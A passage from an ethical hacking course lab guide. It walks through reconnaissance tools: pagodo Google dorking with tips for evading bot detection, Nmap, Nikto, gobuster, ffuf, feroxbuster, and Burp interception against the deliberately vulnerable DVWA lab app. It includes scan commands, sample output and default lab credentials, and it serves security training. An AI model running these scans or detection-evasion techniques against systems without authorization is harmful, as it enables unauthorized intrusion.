As it involves making numerous search requests to Google, attempting to perform all queries as quickly as possible is not advisable. Doing so will trigger Google's bot detection mechanisms, resulting in IP blocking. To appear more human-like and avoid detection, the script incorporates two enhancements. First, random User-Agent selection is enabled in the Google search queries using the google module version 1.9.3 or later. This emulates various browsers used in large corporate environments. Second, the time between search queries is randomized. A minimum delay is specified using the -e option, and a jitter factor is applied to add additional time. The script creates an array of jitter values and selects one randomly for each Google dork search.

To run **pagodo.py**:

python3 pagodo.py -d h4cker.org -g dorks.txt -l 50 -s -e 35.0 -j 1.1

These default values worked effectively without triggering Google's IP blocking. However, please note that running the script may take a few days (on average, around 3 days). Ensure you have sufficient time available. Adhere to legal and ethical guidelines, and only use these scripts on systems for which you have proper authorization.

Exercise 8: Active Reconnaissance - Introducing Network and Port Scanning using Nmap

Nmap (Network Mapper) is a free and open-source network scanner that can be used to discover hosts and services on a computer network, thus creating a "map" of the network. It can also be used to scan for open ports and services, and to identify the operating system and version of the target systems. Nmap is a powerful tool that can be used for a variety of purposes, including network security auditing, network inventory, and network troubleshooting. It is a popular tool among both security professionals and system administrators.

There are several Hacking Scenarios available in O'Reilly. You can access them by going to https://hackingscenarios.com. We will complete some of these today and some tomorrow.

Complete the following lab:
https://learning.oreilly.com/scenarios/ethical-hacking-introducing/9780137673469X001/

Note: You don't need WebSploit Labs for this exercise. You can take advantage of the online/hosted environment in O'Reilly to complete this lab.

Exercise 9: Advanced Nmap Scanning and the Nmap Scripting Engine

Complete the lab documented and available at:
https://learning.oreilly.com/scenarios/ethical-hacking-advanced/9780137673469X002/

Note: You don't need WebSploit Labs for this exercise. You can take advantage of the online/hosted environment in O'Reilly to complete this lab.

In the following steps you will learn:

- Introduction to Nmap Scripting Engine (NSE)
- FTP Anonymous Login
- Network Share Enumeration
- Web Application Enumeration
- Exporting Nmap Output
- Creating Nmap Python Scripts

Exercise 10: Web Application Vulnerability Scanning with Nikto

You can enumerate and scan web applications using open-source tools like Nikto. With Nikto you can perform enumeration and vulnerability scanning of web applications and web servers. This tool allows you to check for thousands of potentially dangerous files and programs and look for outdated versions of web servers and frameworks. Nikto also checks for server secure misconfigurations.
In the following steps you will learn the following:

- Introducing the Nikto Scanner
- Scanning and Enumerating a Web Application using Nikto
- Exporting Nikto Scan Results in Different Formats
- Using Different Evasion Techniques

Complete the lab available at:
https://learning.oreilly.com/scenarios/ethical-hacking-web/9780137673469X003/

Exercise 11: Web Application Reconnaissance

Reconnaissance is one of the most important steps in hacking. Let's start by learning about fuzzing web applications.

Fuzzing is a way of finding bugs using automation. It involves providing a wide range of invalid and unexpected data into an application then monitoring the application for exceptions. The invalid data used to fuzz an application could be crafted for a specific purpose, or randomly generated. The goal is to induce unexpected behavior of an application (like crashes and memory leaks) and see if it leads to an exploitable bug. In general, fuzzing is particularly useful for exposing bugs like memory leaks, control flow issues, and race conditions.

There are many different kinds of fuzzing, each optimized for testing a specific type of application. Web application fuzzing is the field of fuzzing web applications to expose common web vulnerabilities, like injection issues, XSS, and more.

Fuzzers include three categories: mutation-based, generation-based and evolutionary.

There are “fuzzers” that allow you to discover files and directories in web applications. Examples of these fuzzers include:

- dirbuster
- gobuster
- ffuf
- feroxbuster

The following applications also offer automated scanning and recon modules:

- OWASP ZAP (with automated scanning)
- nikto
- nuclei

Exercise 11a: Recon with gobuster

Gobuster is a tool used to brute-force:

- URIs (directories and files) in web sites.
- DNS subdomains (with wildcard support).
- Virtual Host names on target web servers.
- Open Amazon S3 bucket

Gobuster is written in Go and is a more modern alternative to Dirbuster.
The tool works by brute-forcing URIs (directories and files) in web sites, DNS subdomains, and even Virtual Host names on target web servers.

The tool is highly configurable and allows for the use of wordlists, status code ignoring, extensions, and even the ability to follow redirects. It's a popular choice among cybersecurity professionals for its speed and efficiency.

Gobuster is installed in WebSploit Labs.

```
┌─[root@websploit]─[~]
└──╼ #gobuster
Usage:
  gobuster [command]

Available Commands:
  dir         Uses directory/file enumeration mode
  dns         Uses DNS subdomain enumeration mode
  fuzz        Uses fuzzing mode
  help        Help about any command
  s3          Uses aws bucket enumeration mode
  version     shows the current version
  vhost       Uses VHOST enumeration mode

Flags:
      --delay duration    Time each thread waits between requests (e.g. 1500ms)
  -h, --help              help for gobuster
      --no-error          Don't display errors
  -z, --no-progress       Don't display progress
  -o, --output string     Output file to write results to (defaults to stdout)
  -p, --pattern string    File containing replacement patterns
  -q, --quiet             Don't print the banner and other noise
  -t, --threads int       Number of concurrent threads (default 10)
  -v, --verbose           Verbose output (errors)
  -w, --wordlist string   Path to the wordlist
```

Discovery and recon tools like **gobuster** typically use wordlists (a list of words in a file that can be used to find directories, files, and they are also often used to crack passwords and other operations). In this case we will use wordlists for the purpose of enumerating files and directories.

You have hundreds of wordlists in WebSploit Labs (in addition to the dozens that come with Kali or Parrot Security). For instance, in Kali or Parrot you can use the **locate wordlists** command to find several wordlists that are included by different tools and resources, as demonstrated in the following screenshot:

```
┌─[root@websploit]─[~]
└──╼ #locate wordlists
/etc/theHarvester/wordlists
/etc/theHarvester/wordlists/dns-big.txt
/etc/theHarvester/wordlists/dns-names.txt
/etc/theHarvester/wordlists/dorks.txt
/etc/theHarvester/wordlists/general
/etc/theHarvester/wordlists/general/common.txt
/etc/theHarvester/wordlists/names_small.txt
/usr/lib/python3/dist-packages/theHarvester/wordlists
/usr/share/applications/parrot-wordlists.desktop
/usr/share/dirb/wordlists
/usr/share/dirb/wordlists/big.txt
/usr/share/dirb/wordlists/catala.txt
/usr/share/dirb/wordlists/common.txt
/usr/share/dirb/wordlists/euskera.txt
/usr/share/dirb/wordlists/extensions_common.txt
/usr/share/dirb/wordlists/indexes.txt
/usr/share/dirb/wordlists/mutations_common.txt
/usr/share/dirb/wordlists/others
/usr/share/dirb/wordlists/others/best1050.txt
/usr/share/dirb/wordlists/others/best110.txt
/usr/share/dirb/wordlists/others/best15.txt
/usr/share/dirb/wordlists/others/names.txt
/usr/share/dirb/wordlists/small.txt
```

WebSploit Labs include a clone of the **SecList** Github repository:
https://github.com/danielmiessler/SecLists
"SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more. The goal is to enable a security tester to pull this repository onto a new testing box and have access to every type of list that may be needed. This project is maintained by Daniel Miessler, Jason Haddix, and g0tmi1k."

The SecList repository is under **/root/SecLists**

```
┌─[root@websploit]─[~]
└──╼ #cd SecLists/
┌─[root@websploit]─[~/SecLists]
└──╼ #ls
CONTRIBUTING.md  Discovery  IOCs     Miscellaneous  Pattern-Matching  README.md  Web-Shells
CONTRIBUTORS.md  Fuzzing    LICENSE  Passwords      Payloads          Usernames
┌─[root@websploit]─[~/SecLists]
└──╼ #
```

Use **gobuster** to find information about different web applications running in the Docker containers included in WebSploit Labs, as demonstrated below:

```
┌─[root@websploit]─[~]
└──╼ #gobuster dir -w mywords -u http://10.6.6.21
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.6.6.21
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                mywords
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/09/02 22:15:52 Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 24464]
/images               (Status: 301) [Size: 313] [--> http://10.6.6.21/images/?images]
/media                (Status: 301) [Size: 311] [--> http://10.6.6.21/media/?media]
/templates            (Status: 301) [Size: 319] [--> http://10.6.6.21/templates/?templates
/modules              (Status: 301) [Size: 315] [--> http://10.6.6.21/modules/?modules]
/users                (Status: 301) [Size: 311] [--> http://10.6.6.21/users/?users]
/admin                (Status: 200) [Size: 11457]
/assets               (Status: 301) [Size: 313] [--> http://10.6.6.21/assets/?assets]
/plugins              (Status: 301) [Size: 315] [--> http://10.6.6.21/plugins/?plugins]
/includes             (Status: 301) [Size: 317] [--> http://10.6.6.21/includes/?includes]
```

Select any wordlist of your choosing. I am using a custom wordlist called **`mywords`**. You may want to try the wordlists under **`/root/SecLists`** or the following directory: **`/usr/share/wordlists/dirbuster/`**

Part 2: Complete the lab at:
https://learning.oreilly.com/scenarios/ethical-hacking-active/9780137835720X002/

Exercise 11b: Recon with ffuf


ffuf (Fast web Fuzzer) is a fast web fuzzer written in Go. It's used for web penetration testing to identify vulnerabilities in web applications. FFUF works by injecting payloads into HTTP requests and analyzing HTTP responses.

FFUF can be used for a variety of purposes, including:

1. Virtual Host Discovery: By fuzzing the Host HTTP header, you can discover virtual hosts on the server.
2. Subdomain Discovery: You can discover subdomains by fuzzing the domain part of the URL.
3. Directory Discovery: By fuzzing the path of the URL, you can discover hidden directories.
4. Parameter Discovery: By fuzzing the parameter names/values, you can discover hidden parameters and functionality.
5. HTTP Header Fuzzing: By fuzzing HTTP headers, you can discover hidden headers or insecure configurations.

FFUF is known for its speed and flexibility. It supports multiple HTTP methods, customizable HTTP headers, auto-calibration to ignore false positives, and many other features that make it a powerful tool for web penetration testing.

Use it as shown below to find directories and files of the web applications running in WebSploit Labs:




Part 1: Run **`ffuf`** to enumerate directories in any of the applications running in the containers (i.e., 10.6.6.23, 10.6.6.22, etc.)

Part 2: Complete the `ffuf` lab in O'Reilly at:
https://learning.oreilly.com/scenarios/ethical-hacking-active/9780137835720X001/

Exercise 1c: Save the Results and Use the Replay-Proxy Option

The **-o** option allows you to send the output to a JSON file (omar-out.json in the example below). The **-replay-proxy** is the cool option that allows you to send the paths of the directories found into Burp. Why is this useful? Well, the free version of Burp does not come with an automated scanner, spider, or fuzzer. This method, at least, allows you to send all the successful results right into Burp for further analysis.

The following are the results in Burp:



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Ex
24	http://127.0.0.1:8888	GET	/			200	14555	HTML	
25	http://127.0.0.1:8888	GET	/			200	14555	HTML	
26	http://127.0.0.1:8888	GET	/1			301	358	HTML	
27	http://127.0.0.1:8888	GET	/			200	14555	HTML	
28	http://127.0.0.1:8888	GET	/			200	14555	HTML	
29	http://127.0.0.1:8888	GET	/login			301	362	HTML	
30	http://127.0.0.1:8888	GET	/			200	14555	HTML	
31	http://127.0.0.1:8888	GET	/			200	14555	HTML	
32	http://127.0.0.1:8888	GET	/			200	14555	HTML	
33	http://127.0.0.1:8888	GET	/			200	14555	HTML	
34	http://127.0.0.1:8888	GET	/			200	14555	HTML	
35	http://127.0.0.1:8888	GET	/			200	14555	HTML	
36	http://127.0.0.1:8888	GET	/pages			301	362	HTML	
37	http://127.0.0.1:8888	GET	/			200	14555	HTML	
38	http://127.0.0.1:8888	GET	/			200	14555	HTML	
39	http://127.0.0.1:8888	GET	/			200	14555	HTML	
40	http://127.0.0.1:8888	GET	/			200	14555	HTML	
41	http://127.0.0.1:8888	GET	/			200	14555	HTML	
42	http://127.0.0.1:8888	GET	/assets			301	363	HTML	
43	http://127.0.0.1:8888	GET	/admin			301	362	HTML	
44	http://127.0.0.1:8888	GET	/users			301	362	HTML	
45	http://127.0.0.1:8888	GET	/administrator			301	370	HTML	
46	http://127.0.0.1:8888	GET	/wp-admin			301	365	HTML	
47	http://127.0.0.1:8888	GET	/webadmin			301	365	HTML	
48	http://127.0.0.1:8888	GET	/			200	14555	HTML	

Exercise 1d: Feroxbuster

Feroxbuster is a tool designed to perform Forced Browsing (an attack designed to enumerate and access resources that are not referenced by a web application). In this lab, you will learn the details about how to find resources that may store sensitive information about web applications and operational systems.

In the following steps you will learn:

- Introducing Feroxbuster
- Installing Feroxbuster
- Feroxbuster Configuration Details
- Enumerating Directories and Files using Feroxbuster
- Extracting Links from the Response Body
- Sending Results to a Proxy
- Advanced Enumeration Options

Complete the lab at:
https://learning.oreilly.com/scenarios/ethical-hacking-active/9780137835720X003/

Exercise 12: Authentication and Session Management Vulnerabilities

An attacker can bypass authentication in vulnerable systems via several methods. The following are the most common ways that you can take advantage of authentication-based vulnerabilities in an affected system:


- Credential brute forcing
- Session hijacking
- Redirect
- Default credentials
- Weak credentials
- Kerberos exploits
- Malpractices in OAuth/OAuth2, SAML, OpenID implementations

A large number of web applications keep track of information about each user for the duration of the web transactions. Several web applications have the ability to establish variables like access rights and localization settings and many others. These variables apply to each and every interaction a user has with the web application for the duration of the session.


Exercise 12a: Fingerprinting the Web Framework and Programming Language used in the Backend

1. In this exercise you will try to determine what type of programming language and backend infrastructure is used by looking at **sessions IDs**. However, first you need to configure your browser to send traffic to the proxy (you can use Burp Suite or OWASP ZAP).


   TIP: If you are using a recent version of Burp Suite, you can use the built-in browser and do not worry about using the Firefox browser to send the traffic to Burp. To launch Burp's browser, go to the **Proxy > Intercept** tab and click **Open browser**. You can then visit and interact with websites just like you would with any other browser. All in-scope traffic is automatically proxied through Burp. This means that as you browse your target website, you can take advantage of Burp Suite's manual testing features. For example, you can intercept and modify requests using Burp Proxy and study the complete HTTP history from the corresponding tabs. You can then send these requests to other tools, such as Burp Repeater and Burp Intruder, to perform additional testing of interesting items that you encounter.




2. If you want to use Firefox, navigate to **Preferences**:



3. Then navigate to **Network Proxy > Settings**.



4. Configure the proxy as shown below. Make sure that the "**No proxy for**" box does not have any entry on it.




5. Once you configure the proxy or use the Burp Suite built-in browser, navigate to the **Damn Vulnerable Web App (DVWA)** http://10.6.6.13 The default username is “admin” and the password is “password”.

   ℹ️DVWA is a classic playground for people that are getting started with cybersecurity and ethical hacking. It is a good starting point. Later we will play with tons of additional intentionally vulnerable applications.

6. Once you login to DVWA, you may need to **Create**/**Reset** the Database:

7. Once you login to DVWA, launch Burp, navigate to **Proxy > Intercept** and turn on **Intercept**.



8. Go back to DVWA and navigate to Brute Force, while capturing the requests and responses. Identify the session ID and write down the web framework and programming language used by the application below:

   Answer: _____

   ℹ️What I want you to learn here is how to use an interception proxy to capture the transactions between your browser and the web application. When you are Hacking APIs you may use applications like Postman (or similar) and intercept the transactions with your proxy.

   Again… familiarize yourself with **Burp**, as we will be using it extensively throughout the course. Click through each of the message editor tabs (Raw, Headers, etc.) to see the different ways of analyzing the message.

9. Click the "**Forward**" button to send the request to the server. In most cases, your browser will make more than one request in order to display the page (for images, etc.). Look at each subsequent request and then forward it to the server. When there are no more requests to forward, your browser should have finished loading the URL you requested.

10. You can go to the **Proxy History** tab. This contains a table of all HTTP messages that have passed through the Proxy. Select an item in the table, and look at the HTTP messages in the request and response tabs. If you select the item that you modified, you will see separate tabs for the original and modified requests.

11. Click on a column header in the Proxy history. This sorts the contents of the table according to that column. Click the same header again to reverse-sort on that column, and again to clear the sorting and show items in the default order. Try this for different columns.

12. Within the history table, click on a cell in the leftmost column, and choose a color from the drop-down menu. This will highlight that row in the selected color. In another row, double-click

within the Comment column and type a comment. You can use highlights and comments to annotate the history and identify interesting items.

Notes About the Burp CA Certificate

Since Burp breaks TLS/SSL connections between your browser and servers, your browser will by default show a warning message if you visit an HTTPS site via Burp Proxy. This is because the browser does not recognize Burp's SSL certificate, and infers that your traffic may be being intercepted by a third-party attacker. To use Burp effectively with SSL connections, you really need to install Burp's Certificate Authority master certificate in your browser, so that it trusts the certificates generated by Burp.

A few additional details that are also documented at:
https://portswigger.net/burp/documentation/desktop/tools/proxy/using

When you have things set up, visit any URL in your browser, and go to the Intercept tab in Burp Proxy. If everything is working, you should see an HTTP request displayed for you to view and modify. You should also see entries appearing in the Proxy history tab. You will need to forward HTTP messages as they appear in the Intercept tab, in order to continue browsing.

Intercepting requests and responses

The Intercept tab displays individual HTTP requests and responses that have been intercepted by Burp Proxy for review and modification. This feature is a key part of Burp's user-driven workflow:

- Manually reviewing intercepted messages is often key to understanding the application's attack surface in detail.
- Modifying request parameters often allows you to quickly identify common security vulnerabilities.

Intercepted requests and responses are displayed in an HTTP message editor, which contains numerous features designed to help you quickly analyze and manipulate the messages.
By default, Burp Proxy intercepts only request messages, and does not intercept requests for URLs with common file extensions that are often not directly interesting when testing (images, CSS, and static JavaScript). You can change this default behavior in the interception options. For example, you can configure Burp to only intercept in-scope requests containing parameters, or to intercept all responses containing HTML. Furthermore, you may often want to turn off Burp's interception altogether, so that all HTTP messages are automatically forwarded without requiring user intervention. You can do this using the master interception toggle, in the Intercept tab.

Using the Proxy history

